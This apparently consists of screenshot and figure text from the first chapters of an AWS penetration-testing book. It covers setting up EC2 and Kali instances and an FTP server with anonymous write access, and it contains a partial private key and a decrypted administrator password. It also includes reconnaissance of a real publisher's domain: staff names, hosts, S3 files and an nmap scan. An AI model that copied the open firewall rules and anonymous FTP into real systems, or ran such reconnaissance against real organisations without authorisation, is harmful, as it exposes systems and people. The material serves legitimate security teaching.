

Chapter 1: Building Your AWS Environment

Start Building on AWS Today

Whether you're looking for compute power, database storage, content delivery, or other functionality, AWS has the services to help you build sophisticated applications with increased flexibility, scalability and reliability

Create a Free Account

[View AWS Free Tier Details »](#)

AWS Accounts Include 12 Months of Free Tier Access

Including use of Amazon EC2, Amazon S3, and Amazon DynamoDB

Visit aws.amazon.com/free for full offer terms

Create an AWS account

Email address

Password

Confirm password

AWS account name ⓘ

Continue

[Sign in to an existing AWS account](#)

© 2019 Amazon Web Services, Inc. or its affiliates.
All rights reserved.

[Privacy Policy](#) | [Terms of Use](#)

Greetings from Amazon Web Services,

Thank you for signing up for AWS Support (Basic). You now have access to AWS Support (Basic).

If you interact with AWS programmatically using the SDKs, Command Line Interface (CLI), or APIs, you must provide access keys to verify who you are and whether you have permission to access the resources you're requesting. [Manage your account's access keys »](#)

Find documentation, sample code, articles, tutorials, and more in the [AWS Getting Started Resource Center](#). For help and support, visit the [AWS Support Center](#).

Usage will be billed to your account on a monthly basis. [Manage your account and review your account activity online »](#)

Welcome to the Amazon Web Services community!

—The Amazon Web Services Team

AWS Management Console

AWS services

Find Services

You can enter names, keywords or acronyms.

▼ All services

Compute

- EC2
- Lightsail [↗](#)
- ECR
- ECS
- EKS
- Lambda
- Batch
- Elastic Beanstalk
- Serverless Application Repository
- AWS Outposts
- EC2 Image Builder

Satellite

- Ground Station

Quantum Technologies

- Amazon Braket [↗](#)

Management & Governance

- AWS Organizations
- CloudWatch
- AWS Auto Scaling
- CloudFormation

Security, Identity, & Compliance

- IAM
- Resource Access Manager
- Cognito
- Secrets Manager
- GuardDuty
- Inspector
- Amazon Macie [↗](#)
- AWS Single Sign-On
- Certificate Manager
- Key Management Service
- CloudHSM

Launch instance

To get started, launch an Amazon EC2 instance, which is a virtual server in the cloud.

Launch instance ▼

Note: Your instances will launch in the US West (Oregon) Region



Free tier eligible

Minimal CENT OS 7 install

★★★★★ (0) | Minimal Cent OS 7.5 AMI | By [BL King Consulting LLC](#)

Linux/Unix, CentOS 7 | 64-bit (x86) Amazon Machine Image (AMI) | Updated: 6/28/18

Minimal CENT OS 7 Install


[More info](#)

Name tag



IPv4 CIDR block*



IPv6 CIDR block No IPv6 CIDR Block  Amazon provided IPv6 CIDR block

Tenancy



Name tag ⓘ

VPC* ▼ ⓘ

VPC CIDRs	CIDR	Status
	192.168.1.0/24	associated

Availability Zone ▼ ⓘ

IPv4 CIDR block* ⓘ

Step 4: Add Storage

Your instance will be launched with the following storage device settings. You can attach additional EBS volumes and instance store volumes to your instance, or edit the settings of the root volume. You can also attach additional EBS volumes after launching an instance, but not instance store volumes. [Learn more](#) about storage options in Amazon EC2.

Volume Type ⓘ	Device ⓘ	Snapshot ⓘ	Size (GiB) ⓘ	Volume Type ⓘ	IOPS ⓘ	Throughput (MB/s) ⓘ	Delete on Termination ⓘ	Encryption ⓘ
Root	/dev/sda1	snap-0da4ff565874eabb6	<input type="text" value="20"/>	General Purpose SSD (gp2) ⌵	100 / 3000	N/A	<input type="checkbox"/>	Not Encrypted ⌵

Step 6: Configure Security Group

A security group is a set of firewall rules that control the traffic for your instance. On this page, you can add rules to allow specific traffic to reach your instance. For example, if you want to set up a web server and allow Internet traffic to reach your instance, add rules that allow unrestricted access to the HTTP and HTTPS ports. You can create a new security group or select from an existing one below. [Learn more](#) about Amazon EC2 security groups.

Assign a security group: Create a new security group
 Select an existing security group

Security group name:
Description:

Type ⓘ	Protocol ⓘ	Port Range ⓘ	Source ⓘ	Description ⓘ
SSH ⌵	TCP	<input type="text" value="22"/>	Anywhere ⌵ <input type="text" value="0.0.0.0, ::0"/>	<input type="text" value="e.g. SSH for Admin Desktop"/> ✕
Custom UDP ⌵	UDP	<input type="text" value="0 - 65535"/>	Anywhere ⌵ <input type="text" value="0.0.0.0, ::0"/>	<input type="text" value="e.g. SSH for Admin Desktop"/> ✕
Custom TCP ⌵	TCP	<input type="text" value="0 - 65535"/>	Anywhere ⌵ <input type="text" value="0.0.0.0, ::0"/>	<input type="text" value="e.g. SSH for Admin Desktop"/> ✕

Select an existing key pair or create a new key pair



A key pair consists of a **public key** that AWS stores, and a **private key file** that you store. Together, they allow you to connect to your instance securely. For Windows AMIs, the private key file is required to obtain the password used to log into your instance. For Linux AMIs, the private key file allows you to securely SSH into your instance.

Note: The selected key pair will be added to the set of keys authorized for this instance. Learn more about [removing existing key pairs from a public AMI](#).

Create a new key pair

Key pair name

AWS Pentest

Download Key Pair



You have to download the **private key file** (*.pem file) before you can continue. **Store it in a secure and accessible location.** You will not be able to download the file again after it's created.

Cancel

Launch Instances

Resources



You are using the following Amazon EC2 resources in the US East (Ohio) Region:

Running instances	1	Elastic IPs	0
Dedicated Hosts	0	Snapshots	0
Volumes	5	Load balancers	0
Key pairs	7	Security groups	11
Placement groups	0		



Microsoft Windows Server 2008 R2 Base

★★★★★ (0) | 2019.11.13 | By Amazon Web Services

Free tier eligible

Windows, Windows 2008 R2 6.1 | 64-bit (x86) Amazon Machine Image (AMI) | Updated: 11/21/19

Amazon EC2 running Microsoft Windows Server is a fast and dependable environment for deploying applications using the Microsoft Web Platform. Amazon EC2 enables you to run any. [More info](#)

Type ⓘ	Protocol ⓘ	Port Range ⓘ
SSH ▼	TCP	22
RDP ▼	TCP	3389

<input checked="" type="checkbox"/>	Windows 2008	i-0	Connect
<input type="checkbox"/>	Ubuntu	i-0	Get Windows Password

Retrieve Default Windows Administrator Password



To access this instance remotely (e.g. Remote Desktop Connection), you will need your Windows Administrator password. A default password was created when the instance was launched and is available encrypted in the system log.

To decrypt your password, you will need your key pair for this instance. Browse to your key pair, or copy and paste the contents of your private key file into the text area below, then click Decrypt Password.

The following Key Pair was associated with this instance when it was created.

Key Name Windows-Pentest

In order to retrieve your password you will need to specify the path of this Key Pair on your local machine:

Key Pair Path Windows-Pentest.pem

Or you can copy and paste the contents of the Key Pair below:

```
-----BEGIN RSA PRIVATE KEY-----
MIIIEowIBAAKCAQEAK8Wkqg9W7Zlyz8C5jzeKGP3xBZ/PMluJSrzPBXV/7vQ8A9/E0bN2hRDmHt
ETHmAmf/QOAKGmdtDnkFcb8lQQ6CMf+H3k3LkhhFFdlg1PDA6FGXc0Eyl8u2rucOme9BhilBeKSY
a7zxB5M9UWLLnQBswTG3uKi+dhTDBwl5po5ie5XHYisPEPGk0HJvD5fBWJpo7xrAI9J7qc6pgTu
dJmVge8kvdtkoyMQQRtCw7VPmCSYFSoQ2FT76/Gaxfen5jXM4EI9sIHtsJPFcqOTfshPfo6i+1Dm
Qzbe21IQVBJR7+mx10x2bptoeYb+NxUEDW9TJ38IHjZTd3jRT0dg3wIDAQABAoIBAFkA1OH85T2o
```

Cancel

Decrypt Password

Retrieve Default Windows Administrator Password



Password Decryption Successful

The password for instance i-093966d8bbf3aabb0 (Windows 2008) was successfully decrypted.



Password change recommended

We recommend that you change your default password. Note: If a default password is changed, it cannot be retrieved through this tool. It's important that you change your password to one that you will remember.

You can connect remotely using this information:

Public DNS ec2-54-193-50-138.us-west-1.compute.amazonaws.com

User name Administrator

Password F)VQX6D*o9K

Close

Quick Start (0)

My AMIs (0)

AWS Marketplace (1)

Community AMIs (6)



Free tier eligible

Kali Linux

★★★★★ (6) | Kali Linux 2019.4 | By Kali Linux

Linux/Unix, Other 2019.4 | 64-bit (x86) Amazon Machine Image (AMI) | Updated: 12/4/19

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing.

[More info](#)

Select an existing key pair or create a new key pair



A key pair consists of a **public key** that AWS stores, and a **private key file** that you store. Together, they allow you to connect to your instance securely. For Windows AMIs, the private key file is required to obtain the password used to log into your instance. For Linux AMIs, the private key file allows you to securely SSH into your instance.

Note: The selected key pair will be added to the set of keys authorized for this instance. Learn more about [removing existing key pairs from a public AMI](#).

Create a new key pair 

Key pair name

Kali - AWS - Pentest

Download Key Pair



You have to download the **private key file** (*.pem file) before you can continue. **Store it in a secure and accessible location.** You will not be able to download the file again after it's created.

Cancel

Launch Instances

Connect to your instance



- Connection method**
- A standalone SSH client
 - Session Manager
 - EC2 Instance Connect (browser-based SSH connection)

To access your instance:

1. Open an SSH client. (find out how to [connect using PuTTY](#))
2. Locate your private key file (Kali - AWS - Pentest.pem). The wizard automatically detects the key you used to launch the instance.
3. Your key must not be publicly viewable for SSH to work. Use this command if needed:

```
chmod 400 Kali - AWS - Pentest.pem
```

4. Connect to your instance using its Public DNS:

```
ec2-18-144-46-15.us-west-1.compute.amazonaws.com
```

Example:

```
ssh -i "Kali - AWS - Pentest.pem" root@ec2-18-144-46-15.us-west-1.compute.amazonaws.com
```

Please note that in most cases the username above will be correct, however please ensure that you read your AMI usage instructions to ensure that the AMI owner has not changed the default AMI username.

If you need any assistance connecting to your instance, please see our [connection documentation](#).

Close

Key

Public key for pasting into OpenSSH authorized_keys file:

```
ssh-rsa  
AAAAB3NzaC1yc2EAAAADAQABAAQCR38mfyfy3qvzwCNKRzUmDA7woD6rIASs  
iwX9NDNVdq/rkm6Uckt2hXzDtQEKTpH+cOFN/XyM  
+06iMTCN6pXHD0iZod0H6sAqqkZzaoeiZ1Fz45o6bcPMR5hrqD7qVcYsaZR7eKT//h  
dZQoCz/hXZmKdTPc9Y5A4c+
```

Key fingerprint: ssh-rsa 2048 8f:95:9d:86:cd:e6:30:24f4:8e:23:c1:bf:87:75:04

Key comment: imported-openssh-key

Key passphrase: ●●●●●●●●

Confirm passphrase: ●●●●●●●●

Actions

Generate a public/private key pair Generate

Load an existing private key file Load

Save the generated key Save public key Save private key

Parameters

Type of key to generate:
 RSA DSA ECDSA Ed25519 SSH-1 (RSA)

Number of bits in a generated key:

Category:

- Features
- Window
 - Appearance
 - Behaviour
 - Translation
 - Selection
 - Colours
- Connection
 - Data
 - Proxy
 - Telnet
 - Rlogin
 - SSH
 - Kex
 - Host keys
 - Cipher
 - Auth
 - GSSAPI
 - TTY
 - X11
 - Tunnels

Options controlling SSH authentication

- Display pre-authentication banner (SSH-2 only)
- Bypass authentication entirely (SSH-2 only)

Authentication methods

- Attempt authentication using Pageant
- Attempt TIS or CryptoCard auth (SSH-1)
- Attempt "keyboard-interactive" auth (SSH-2)

Authentication parameters

- Allow agent forwarding
- Allow attempted changes of username in SSH-2

Private key file for authentication:


F:\Users\jon\AWS-Pentest\kali-AWS-Pe [Browse...](#)

About

Help

Open

Cancel




ec2-user@kali: ~

```
Using username "ec2-user".
Authenticating with public key "imported-openssh-key"
Passphrase for key "imported-openssh-key":
Linux kali 5.3.0-kali2-amd64 #1 SMP Debian 5.3.9-3kali1 (2019-11-20) x86_64


The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ec2-user@kali:~$
```



The image shows a Linux desktop environment with a terminal window open. The terminal title is "root@ip-172-31-20-203:/home/centos". The terminal displays the contents of the file "/etc/vsftpd/vsftpd.conf". The file contains several configuration options, some of which are commented out. The terminal output is as follows:


```
root@ip-172-31-20-203:/home/centos
File Edit View Search Terminal Help
# Example config file /etc/vsftpd/vsftpd.conf
# folders
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
# Allow anonymous FTP? (Beware - allowed by default if you comment this out).
anonymous_enable=YES
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
local_umask=022
#
-- INSERT --
```



The image shows a terminal window on a Kali Linux system. The user has run the command "apt install metasploit-framework". The terminal output shows the package being installed, including the suggested packages, the amount of disk space required, and the progress of the installation.

```
root@kali:~# apt install metasploit-framework
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  clamav clamav-daemon
The following packages will be upgraded:
  metasploit-framework
1 upgraded, 0 newly installed, 0 to remove and 77 not upgraded.
Need to get 133 MB of archives.
After this operation, 645 kB of additional disk space will be used.
Get:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 metasploit-fr
amework amd64 5.0.61-0kalil [133 MB]
Fetched 133 MB in 5s (28.8 MB/s)
Reading changelogs... Done
(Reading database ... 277549 files and directories currently installed.)
Preparing to unpack .../metasploit-framework_5.0.61-0kalil_amd64.deb ...
Unpacking metasploit-framework (5.0.61-0kalil) over (5.0.60-0kalil) ...
Setting up metasploit-framework (5.0.61-0kalil) ...
Processing triggers for man-db (2.9.0-1) ...
```

Chapter 2: Pentesting and Ethical Hacking



? X

← Import Virtual Appliance

Appliance to import

VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.

F:\Users\kali-linux-2019.4-vbox-amd64.ova




Expert Mode

Next

Cancel

Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Name	AWS Kali
Product	Kali Linux
Product-URL	https://www.kali.org/
Vendor	Offensive Security
Vendor-URL	https://www.offensive-security.com/
Version	Rolling (2019.4) x64
Description	Kali Rolling (2019.4) x64...
Guest OS Type	 Debian (64-bit)
CPU	2
RAM	2048 MB
DVD	<input checked="" type="checkbox"/>
USB Controller	<input type="checkbox"/>
Sound Card	<input checked="" type="checkbox"/> ICH AC97
Network Adapter	<input checked="" type="checkbox"/> Intel PRO/1000 MT Desktop (82540EM)
Storage Controller (IDE)	PIIX4
Storage Controller (IDE)	PIIX4
Storage Controller (SATA)	AHCI
Virtual Disk Image	F:\VirtualBox VMs\AWS Kali\Kali Rolling (2019.4) x64-disk001.vmdk

Reinitialize the MAC address of all network cards

Appliance is not signed

Restore Defaults

Import

Cancel



```
root@kali:~/Pentesting# echo "I love pentesting!" > notes.txt
root@kali:~/Pentesting# cat notes.txt
I love pentesting!
root@kali:~/Pentesting# echo "And I love AWS!" > notes2.txt
root@kali:~/Pentesting# cat notes.txt notes2.txt > AWSPentesting.txt
root@kali:~/Pentesting# cat AWSPentesting.txt
I love pentesting!
And I love AWS!
```

```

root@kali:~/Pentesting# service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)
   Active: active (running) since Sun 2020-01-12 17:59:31 EST; 4min 55s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
   Process: 22512 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
  Main PID: 22513 (sshd)
    Tasks: 1 (limit: 2353)
   Memory: 4.3M
   CGroup: /system.slice/ssh.service
           └─22513 /usr/sbin/sshd -D

Jan 12 17:59:31 kali systemd[1]: Starting OpenBSD Secure Shell server...
Jan 12 17:59:31 kali sshd[22513]: Server listening on 0.0.0.0 port 22.
Jan 12 17:59:31 kali sshd[22513]: Server listening on :: port 22.
Jan 12 17:59:31 kali systemd[1]: Started OpenBSD Secure Shell server.
Jan 12 18:00:12 kali sshd[22606]: Did not receive identification string from 192.168.1.5 port 43341

```

```

msf5 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

  Name          Current Setting  Required  Description
  ----          -
  CONCURRENCY   10               yes       The number of concurrent ports to check per host
  DELAY         0                yes       The delay between connections, per thread, in milliseconds
  JITTER        0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS         1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS        eth0              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  THREADS       1                yes       The number of concurrent threads (max one per host)
  TIMEOUT       1000             yes       The socket connect timeout in milliseconds

```

```

root@kali:~/Pentesting# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe74:17d4 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:74:17:d4 txqueuelen 1000 (Ethernet)
    RX packets 248131 bytes 371860454 (354.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 68963 bytes 4219001 (4.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


```














```

msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.5: - 192.168.1.5:22 - TCP OPEN
[*] 192.168.1.5: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```


 Pure Python

-  Django
-  Flask
-  Google App Engine
-  Pyramid
-  Web2Py
-  Scientific
-  Angular CLI
-  AngularJS
-  Bootstrap
-  Foundation
-  HTML5 Boilerplate
-  React App
-  React Native

Location:

▶ Project Interpreter: New Virtualenv environment

Create

Chapter 3: Exploring Pentesting and AWS

```
[*] Target: packtpub.com
[*] Searching LinkedIn.
    Searching 100 results.

[*] Users found: 33
-----
[REDACTED] - Associate Portfolio Director - Packt
[REDACTED] - Senior Fullstack Developer - Packt
Alexander [REDACTED] - Software Engineer - Facebook
[REDACTED] - Freelance Instructor - Udemy
[REDACTED] - Senior Architect - Kutir Corporation
[REDACTED] - Principal Engineer - Virtana
[REDACTED] - Instructional Designer - Quadmark
[REDACTED] - Chairman - Updates Media
[REDACTED] - Digital Marketing Consultant - FLEDON
[REDACTED] - Acquisition Editor - Packt Publishing
Eric [REDACTED] - Principal Engineer - A10 Networks
Frank [REDACTED] - Contributing Writer - SQL Shack
[REDACTED] - CTO - AbhayTech Solutions LLP
[REDACTED] - VP Technology - iimjobs.com
[REDACTED] - Mfg Technican - Entrust Datacard
Karim Okasha - Author - Packt
[REDACTED] - Software Engineer - Facebook
[REDACTED] - Google Developer Expert - Google
[REDACTED] - Senior Solution Architect - Atos
[REDACTED] - Publisher - Videos - Packt
[REDACTED] - Outreach Executive - Packt
[REDACTED] - Project Manager - FANAP
Rachelle [REDACTED] - Software Engineer - Nordstrom
[REDACTED] - Staff Engineer - VMware
[REDACTED] - Editor - Confidential
[REDACTED] - Lead Software Engineer - Capital One
[REDACTED] - Category Manager - Packt
[REDACTED] - Acquisition Editor - Packt Publishing
[REDACTED] - Apex Editor - Packt Publishing
[REDACTED] - Lead Category Manager - Packt
[REDACTED] - Developer - SGX
[REDACTED] - IBM Cloud Solution Architect - IBM
[REDACTED] - Software Engineer - VMware

[*] No IPs found.

[*] No emails found.

[*] No hosts found.
```

```
[*] Target: packtpub.com
[*] Searching Google.
    Searching 0 results.
    Searching 100 results.
[*] Searching Yahoo.

[*] No IPs found.

[*] Emails found: 1
-----
customer@packtpub.com

[*] Hosts found: 27
-----
authorportal.packtpub.com
authors.packtpub.com:
business.packtpub.com:
courses.packtpub.com:
dev-eb-cdp.packtpub.com:
httpsauthorportal.packtpub.com:
httpsauthors.packtpub.com:
httpsbusiness.packtpub.com:
httpscourses.packtpub.com:
httpsdev-eb-cdp.packtpub.com:
httpshub.packtpub.com:
httpssearch.packtpub.com:
httpssubscribe.packtpub.com:
httpssubscription.packtpub.com:
httpswww.packtpub.com:
httpswww.trustpilot.comreviewwww.packtpub.com:
httpwww.packtpub.com:
hub.packtpub.com:
onwww.packtpub.com:
search.packtpub.com:
subscribe.packtpub.com:
subscription.packtpub.com:
www.packtpub.com:
```

```
Domain Name: PACKTPUB.COM
Registry Domain ID:
Registrar WHOIS Server: whois.registrar.amazon.com
Registrar URL: http://registrar.amazon.com
Updated Date:
Creation Date: 2003-05-09T14:34:02Z
Registry Expiry Date: 2025-05-09T14:34:02Z
Registrar: Amazon Registrar, Inc.
Registrar IANA ID: 468
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server:
Name Server:
DNSSEC: signedDelegation
DNSSEC DS Data: 2371 13 2 164829D1F36A57B64307E6D78110A347E2993F1717DB63E31D682BAC8723A857
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
```

Keywords - Stopwords (start with minus -) (?)

packtpub.com

Order By

Order By Direction

Descending

Full Path (?) Treat as regex (?)

Filename Extensions (php, xlsx, docx, pdf)

php, xlsx, docx, pdf

+ Include x Exclude

Search

Results for "packtpub.com"

1 - 2 of 2 results

Ignored Buckets


None (?)

#	Bucket	Filename	Size
1	appjolt.s3.amazonaws.com x	res/appsLogos/com.packtpub.enhancedsnakegame.enhancedsnakegame.png	3.51kB
2	0960.s3.amazonaws.com x	logos/packtpub.com.jpg	4.36kB

```
Nmap scan report for packtpub.com (172.67.31.83)
Host is up (0.010s latency).
Other addresses for packtpub.com (not scanned): 104.22.0.175 104.22.1.175 2606:4700:10::ac43:1f53 2606:4700:10::6816:af 2606:4700:10::6816:1af
All 1000 scanned ports on packtpub.com (172.67.31.83) are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 10 hops

TRACEROUTE (using proto 1/icmp)
